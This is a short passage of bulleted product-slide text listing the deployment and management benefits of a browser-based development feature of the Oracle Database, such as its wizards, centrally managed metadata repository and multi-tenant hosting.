- Declarative / Wizards

Easy to deploy

- No client software
- Browser based
- Feature of the Oracle Database

Easy to manage

- Centrally managed metadata repository
- Multi-tentant hosting
- Robust framework

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